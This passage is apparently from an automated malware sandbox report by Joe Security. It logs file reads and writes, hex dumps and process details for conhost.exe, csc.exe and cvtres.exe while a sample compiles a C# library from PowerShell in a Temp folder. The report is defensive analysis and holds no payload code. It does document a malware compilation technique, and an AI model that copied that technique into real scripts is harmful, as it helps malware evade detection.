C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 65 6a 65 74 66 75 6c 30	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ejetful0	success or wait	1	6DE31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.out	0	464	ff 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Autom	success or wait	1	6DE31B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6DE31B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EEC5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6EEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6EE203DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EECCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EECCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6EE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6EE203DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EEC5705	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EEC5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6EEC5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6EEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6EE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6EE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	6EEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6EEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6EE203DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	136	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6DE31B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	4	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6DE31B4F	ReadFile
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.dll	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6DE31B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6DE31B4F	ReadFile

Analysis Process: conhost.exe PID: **7152**, Parent PID: **7148**

General

Target ID:	6
Start time:	15:01:27
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6208**, Parent PID: **7148**

General

Target ID:	18
Start time:	15:02:28
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline
Imagebase:	0x3b0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	40E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP	success or wait	1	429793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	42967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.cmdline	unknown	375	success or wait	1	40E638	ReadFile
C:\Users\user\AppData\Local\Temp\ejetful0\ejetful0.0.cs	unknown	490	success or wait	1	40E638	ReadFile

Analysis Process: cvtres.exe PID: **6620**, Parent PID: **6208**

General

Target ID:	19
Start time:	15:02:31
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA312.tmp" "c:\Users\user\AppData\Local\Temp\ejetful0\CSCD17B7A03BBAF4362BE5E7ED8FAA386CE.TMP"
Imagebase:	0xbe0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly